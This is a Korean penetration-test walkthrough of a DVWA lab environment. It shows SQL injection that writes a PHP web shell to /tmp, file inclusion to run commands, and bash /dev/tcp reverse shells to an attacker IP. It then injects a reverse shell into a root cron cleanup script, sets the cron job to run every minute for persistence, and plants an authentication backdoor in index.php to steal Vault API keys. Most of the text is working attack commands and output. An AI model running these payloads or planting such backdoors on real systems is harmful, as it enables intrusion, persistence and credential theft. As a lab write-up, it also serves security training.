


Client_b DVWA 침투 시나리오

1. SQL injection 및 파일 심기
2. Local File inclusion(Reverse Shell)
3. 터미널 안정화
4. 자동화 스크립트 조작
5. 지속성 유지 및 API KEY 인증 우회(파일 수정)

1. SQL injection 및 파일 심기

사이트 내부 기능 중 Id를 입력하면 사용자의 First Name, Last Name 값을 반환해주는 것을 확인했다.




User ID:

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

1을 입력해보면 결과 값이 나온다.



User ID:

ID: 1
First name: admin
Surname: admin

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

간단한 쿼리 우회문을 입력해 보아도 정상 작동하는 것을 볼 수 있다.

입력 : 1' OR '1=1' #

1' -> 쿼리문 자르기 / OR '1=1' -> 항상 참 / # -> 뒤에 쿼리문 한 줄 주석 처리

User ID:

ID: 1' OR '1=1' #
First name: admin
Surname: admin

ID: 1' OR '1=1' #
First name: Gordon
Surname: Brown

ID: 1' OR '1=1' #
First name: Hack
Surname: Me

ID: 1' OR '1=1' #
First name: Pablo
Surname: Picasso

ID: 1' OR '1=1' #
First name: Bob
Surname: Smith

이 점을 이용해 서버 내부에 cmd 명령어 실행 파일을 하나 심어준다.

입력 : -1' UNION SELECT '<?php system(\$_GET["cmd"]); ?>', null into outfile
'/tmp/setting.php' #

-1': 정상 실행 되는 쿼리문의 값을 없애기 위해 존재하지 않는 임의의 id 값 삽입
UNION SELECT: 앞서 실행된 정상 쿼리문과 뒤에 결과를 합해 반환하는 sql 문

<?php ~~ ?>: 명령어를 입력 받을 수 있게 하는 코드

null: UNION 연산자 사용 시 앞, 뒤 쿼리의 컬럼 수가 같아야 하지만, 뒤 쿼리는 컬럼
에 넣을 값이 없기 때문에 에러가 나지 않으려면 null로 빈 칸을 채워줘야 함.

into outfile '파일 위치': 나온 결과값을 파일에 특정 위치에 저장하는 MYSQL 기능

이 파일을 실행하면 주소 창을 통해 명령어를 실행 시킬 수 있게 된다.

User ID:

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_Injection
- <http://bobby-tables.com/>

[파일 업로드 성공]

2. Local File inclusion(Reverse Shell)

서버에 저장한 파일을 실행하기 위해 사이트 내에 파일을 볼 수 있는 창으로 가준다.

이곳에선 지정된 파일들의 내용을 볼 수 있다.

[\[file1.php\]](#) - [\[file2.php\]](#) - [\[file3.php\]](#)

More Information

- https://en.wikipedia.org/wiki/Remote_File_Inclusion
- https://www.owasp.org/index.php/Top_10_2007-A3

[File1.php 내용]

File 1

Hello **admin**
Your IP address is: **192.168.20.1**


[\[back\]](#)

More info

- https://en.wikipedia.org/wiki/Remote_File_Inclusion
- https://www.owasp.org/index.php/Top_10_2007-A3

이를 이용해 서버 내부 파일에 접근할 수 있다.


파일 내용을 볼 때 주소를 보면 **"?page=(파일 이름)"** 형식으로 되었다.



clientb.local/vulnerabilities/fi/?page=file1.php

여기에 '/tmp/setting.php&cmd=(명령어)'로 명령어를 실행할 수 있다.

예시로 whoami를 입력한다면



결과가 나오는 것을 볼 수 있다. 여기서 공격자 쪽으로 웹 연결 요청을 보내 준다.

요청 명령어


입력 : **bash -c 'bash -i >& /dev/tcp/192.168.137.200/8000 0>&1'**

-c: 뒤에 문자열을 하나의 명령어로 인식


-i: 대화형 셸로 연결

그대로 입력하면 특수 기호가 깨져 작동을 하지 않는다. 그래서 인코딩 된 문자열을 삽입해줘야 인식이 된다. 인코딩은 개발자 도구에서 가능하다.


F12를 눌러 도구를 켜주고 Console 창에 가서 encodeURIComponent()를 입력 후 안에 인코딩할 문자열을 "(내용)" 이런 식으로 적어주면 인코딩 된 값이 나온다.



연결을 위해 공격자 쪽에서 포트를 열고 기다린다.



인코딩 값을 그대로 복사 해주고 엔터를 치면



연결 성공

3. 터미널 안정화

리버스 쉘 연결은 성공했지만 중간에 보면

"bash: cannot set terminal process group (541): Inappropriate ioctl for device

bash: no job control in this shell"

이런 문구를 볼 수 있는데 지금 상태는 실제 물리적인 터널이 아니라 네트워크로 주고 받는 상태이기 때문에 불안정하다. 지금 상태를 Dumb Shell 상태라고 한다.

Dumb Shell 상태에선

- Ctrl C,Z 등
- 방향키(전 명령어 불러오기)
- 자동완성 (Tab)

등의 사용이 제한된다.

안정화를 위해 가상 터미널을 할당 시켜주면 된다.

Python을 통해 할당이 가능하지만 피해자의 환경에는 python이 없는 것을 확인했다.

그래서 리눅스에 기본으로 있는 script 명령어를 사용하겠다. Script는 터미널 세션의 모든 내용을 기록하기 위해 만들어진 도구인데, 기록을 위해 가상 터미널을 사용하므로 이 점을 이용해 가상 터미널을 할당해 주겠다.

먼저 피해자 터미널에서 /tmp 로 이동 후, 다음과 같이 입력한다.

"/usr/bin/script -qc /bin/bash"

```
www-data@261e9771882f:/var/www/html/vulnerabilities/fi$ cd /tmp
cd /tmp
www-data@261e9771882f:/tmp$ /usr/bin/script -qc /bin/bash
/usr/bin/script -qc /bin/bash
www-data@261e9771882f:/tmp$ █
```

실행 후 잠시 Ctrl Z로 돌아온 다음 공격자 터미널에는 이렇게 입력한다.

"stty raw -echo; fg"

Stty는 터미널 입출력 설정 명령어로, raw는 명령어를 해석하지 않고 바로 리버스 쉘로

보내는 설정, echo는 입력한 명령어를 출력하지 않게(중복 방지)하는 설정이다.

```
www-data@261e9771882f:/tmp$ ^Z
zsh: suspended nc -lvnp 8000

(hs@hs)-[~]
$ stty raw -echo; fg
[1] + continued nc -lvnp 8000

www-data@261e9771882f:/tmp$
```

다시 피해자 터미널로 넘어와서

"export TERM=xterm"

"reset xterm"

을 입력해주면 xterm이라는 터미널 환경변수로 적용되고, reset까지 해주면 제대로 된 터미널을 사용할 수 있게 된다.

```
www-data@261e9771882f:/tmp$ export TERM=xterm
www-data@261e9771882f:/tmp$ reset xterm
```

이 상태로도 사용 가능하지만 명령어가 길어지면 명령어가 겹치면서 터미널 입력이 꼬이면서 제대로 입력을 못하게 된다. 그럴 땐 자신의 터미널에서

"stty size"

입력하면 행열 사이즈가 나온다. 그 사이즈를 리버스 셸에

"stty rows [숫자] cols [숫자]"

맞게 입력해주면 정상적으로 사용 가능하다.

4. 자동화 스크립트 조작

서버 내부를 탐색하던 중에 공유 폴더처럼 보이는 폴더를 발견했다. 내부를 탐색해보니 Readme파일이 있고 안에 내용엔 어드민 서버라는 곳과 파일을 주고받는 폴더인 것과 서버 주소와 포트까지 적혀있는 것을 확인했다.

이것을 보아 어드민 서버와 client_b 와 파일 공유의 편의성을 위해 공유 폴더를 만든 것으로 보여진다.

```
www-data@261e9771882f:/$ cd share
www-data@261e9771882f:/share$ cd client_b/
www-data@261e9771882f:/share/client_b$ ls
bash: l: command not found
bash: s: command not found
www-data@261e9771882f:/share/client_b$ ls
Readme.txt backups configs logs scripts uploads
www-data@261e9771882f:/share/client_b$ cat Readme.txt
#
# Admin Server Environment Variables (Shared)
#
Admin IP Address=192.168.20.40
PORT=8003
DEBUG_MODE=false
Contact Us = admin_entry@liam.com

This is a directory where you can share files with the administrator server.
You can receive the files you need here or upload the files requested by the administrator.
*** DO NOT DELETE FILES OR DIRECTORIES ARBITRARILY! ***
www-data@261e9771882f:/share/client_b$
```

어드민 서버의 정보를 얻고 더 찾아보던 도중 script라는 폴더에서 cleanlog 라는 파일을 발견했고, 내용을 보면

오래된 로그 파일을 자동으로 지우는 간단한 스크립트를 만들어 놓은 듯하다.

```
www-data@261e9771882f:/share/client_b/scripts$ ls
cleanLog.sh
www-data@261e9771882f:/share/client_b/scripts$ cat cleanLog.sh
#!/bin/bash
#
# [Admin Auto Task] Shared Folder Cleanup
#

echo "[$(date)] Start ..." >> /share/client_b/logs/cleanup.log

# Delete log file past 7 days in logs dir
find /share/client_b/logs -type f -name "*.log" -mtime +7 -exec rm -f {} \;

echo "[$(date)] clean." >> /share/client_b/logs/cleanup.log

www-data@261e9771882f:/share/client_b/scripts$
```

이 스크립트를 정기적으로 실행시켜 오래된 로그 파일을 제거해 용량을 줄이는 것으로 보여진다. 파일 권한을 살펴보면


```
www-data@261e9771882f:/share/client_b/scripts$ ls -l
total 4
-rwxrwxrwx 1 root root 445 Mar 26 12:43 cleanLog.sh
www-data@261e9771882f:/share/client_b/scripts$
```

모든 권한이 허용돼 있다. 공유 폴더는 내부에 위치해 있기 때문에 권한을 높게 설정하는 경우가 많다.

쓰기 권한이 있기 때문에 파일안에 리버스 쉘 요청 연결 코드를 한 줄 추가해 올리면 실행될 때 같이 실행될 것이다.

아까와 같은 리버스 쉘 명령어를 적어서 파일에 붙여넣기를 한다.

```
"echo "bash -c 'bash -i >& /dev/tcp/192.168.137.200/7777 0>&1'" >> cleanLog.sh
```

```
www-data@261e9771882f:/share/client_b/scripts$ cat cleanLog.sh
#!/bin/bash
# =====
# [Admin Auto Task] Shared Folder Cleanup
# =====

echo "[$(date)] Start ... " >> /share/client_b/logs/cleanup.log

# ♦Delete log file past 7 days in logs dir
find /share/client_b/logs -type f -name "*.log" -mtime +7 -exec rm -f {} \;

echo "[$(date)] clean." >> /share/client_b/logs/cleanup.log

bash -c 'bash -i >& /dev/tcp/192.168.137.200/7777 0>&1'
www-data@261e9771882f:/share/client_b/scripts$
```

잘 올라갔다. 로그 지우는 파일은 자주 실행될 필요 없기 때문에 주기를 언제 설정했는지는 미지수이기 때문에 열고 대기해준다.

```
(hsⓈ hs)-[~]
$ nc -lvnp 7777
listening on [any] 7777 ...
```

```
(hs@hs)-[~]
$ nc -lvnp 7777
listening on [any] 7777 ...
connect to [192.168.137.200] from (UNKNOWN) [192.168.137.1] 57745
bash: cannot set terminal process group (97): Inappropriate ioctl for device
bash: no job control in this shell
root@23307aa45693:~#
```

연결 되었다면 아까와 같이 불안정한 상태이기에 동일하게 안정화를 진행해준다.

5. 지속성 유지 및 API KEY 인증 우회(파일 수정)

안정화 후 정기적으로 실행하는 cron파일을 찾아준다.

위치: **“/etc/crontab”**

파일 내용을 확인하면

```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
0 0 * * * root /share/client_b/scripts/cleanLog.sh
```

0분 0시, 즉 매일 자정마다 실행되도록 설정해 놓은 것을 볼 수 있다. 이 점을 이용해 매분마다 실행되게 설정해 놓으면 언제든지 빠르게 어드민 서버에 접속할 수 있게 된다.

```
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

* * * * * root /share/client_b/scripts/cleanLog.sh
```

“* * * * * root /share/client_b/scripts/cleanLog.sh”

이로써 매분마다 cleanLog 파일이 실행되고, 파일 안에 리버스 쉘 요청 명령어도 실행되면서 매분마다 요청이 가도록 되었다. 공격자는 언제든지 요청을 받아 서버에 접속할 수 있다.

파일 수정 후 서버 내부 탐색 중 /var/www/html에 index.php 파일을 발견했다.

```
root@23307aa45693:/var/www/html# ls
index.php
root@23307aa45693:/var/www/html#
```

내용 확인

```
// 데모용 관리자 자격증명 (요구사항에 따라 고정)
$ADMIN_USER = 'admin';
$ADMIN_PW = 'qhdksdlchlrh';

// 간단한 도우미: Vault에서 secret 조회
function vault_get_secret($name) {
    global $VAULT_ADDR, $VAULT_TOKEN;


    $url = rtrim($VAULT_ADDR, '/') . '/' . rawurlencode($name);
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($ch, CURLOPT_HTTPHEADER, array(
        "X-Vault-Token: {$VAULT_TOKEN}",
        'Content-Type: application/json'
    ));
    $res = curl_exec($ch);
    $code = curl_getinfo($ch, CURLINFO_HTTP_CODE);
    curl_close($ch);
}
```

```
// ≡ 설정 ≡
```

```
$VAULT_ADDR = 'http://192.168.20.50:8200/v1/secret/data/'; // Vault 내부 주소 (docker-compose 네트워크 기준)
```

파일에 적힌 내용들을 보아 관리자 서버와 vault를 연동하여 Token으로 인증 받고 접속을 하는 구조인 것 같아 보인다. 정확한 구조 파악을 위해 서버에 직접 접속해보았다

관리자 서버.



Vault



Sign in to Vault

Method

Token

Token


Sign in

Contact your administrator for login credentials.

관리자 서버에는 아까 index.php 파일 내용 중간에 있던 ADMIN_USER 와 ADMIN_PW 에 적힌 내용으로 로그인이 가능하다. (User = admin / pw = qhdkSDLchlRh)



로그인 하면 각 운영중인 컨테이너들의 목록이 보이고 접속을 위해선 API KEY를 입력 하라고 나온다. 이 키를 Vault에서 저장 및 관리를 하는 것으로 보인다.



아까 봤던 index.php 파일이 이 구조를 구현한 파일인 것으로 보인다. 그렇다면 파일 수정을 통해 쉽게 인증 우회가 가능하도록 만들 수 있을 것이다.

아까 관리자 서버를 한 번에 root권한으로 접속 했기에 파일 수정이 가능하다.

```

if ($action === 'validate_key') {
    // 클라이언트에 대한 API 키 검증 요청
    $client = $_GET['client'] ?? null;
    $data = json_decode(file_get_contents('php://input'), true) ?: [];
    $provided = $data['api_key'] ?? null;
    if (!$client || !$provided) { echo json_encode(['ok'⇒false, 'error'⇒'client 및 api_key 필요']); exit; }
    // Vault에서 secret 조회
    $res = vault_get_secret($client);
    if (isset($res['data']['data']['api_key'])) {
        $real = $res['data']['data']['api_key'];
        if (hash_equals((string)$real, (string)$provided)) {
            // 접근 권한 부여 (세션)
            $_SESSION['access_' . $client] = true;
            echo json_encode(['ok'⇒true]); exit;
        }
        echo json_encode(['ok'⇒false, 'error'⇒'API 키 불일치']); exit;
    }
    echo json_encode(['ok'⇒false, 'error'⇒'Vault에서 api_key를 찾을 수 없음', 'raw'⇒$res]); exit;
}

```

파일 중간에 API 키 검증 요청 로직을 발견했다.

provided라는 변수에 사용자가 입력한 API key 값을 저장하고, vault에 저장된 api key 값을 불러와 real에 저장, 둘을 해쉬 값으로 비교 후 일치하면 세션 접근을 허가하는 구조이다.

여기에 if문에 무조건 참인 조건을 OR문으로 적어준다면 검증 없이 세션 접속 허용될 것이다.

원래 IF 문

```
if (hash_equals((string)$real, (string)$provided)
```

수정 후 If문"

```
if (hash_equals((string)$real, (string)$provided) || $provided = 'hacked') {
```

사용자가 입력한 값을 저장하는 \$provided 값에 특정 값에 대한 허용을 해줌으로써 공격자가 **"hacked"** 라는 단어를 입력해도 접속이 가능하도록 수정했다.

🌐 192.168.137.1:8003

API Key를 입력하세요 for client_a:

Cancel OK

컨테이너: client_a

Inspect

```
{
  "Id": "sim-client_a",
  "Name": "₩/client_a"
}
```

Vault Secret

```
{
  "request_id": "f5f265d3-d472-48e2-6f59-4fb78e7db775",
  "lease_id": "",
  "renewable": false,
  "lease_duration": 0,
  "data": {
    "data": {
      "api_key": "JUICE_SHOP_SECRET_KEY_12345"
    },
    "metadata": {
      "created_time": "2026-03-30T08:25:02.598357077Z",
      "custom_metadata": null,
      "deletion_time": "",
      "destroyed": false,
      "version": 1
    }
  },
}
```

접속에 성공했고, 진짜 API key 값도 확인할 수 있다. 다른 컨테이너에도 동일하게 접근 가능하다. 이렇게 관리자 서버에서 접근할 때 필요한 API KEY값들을 얻게 되었다.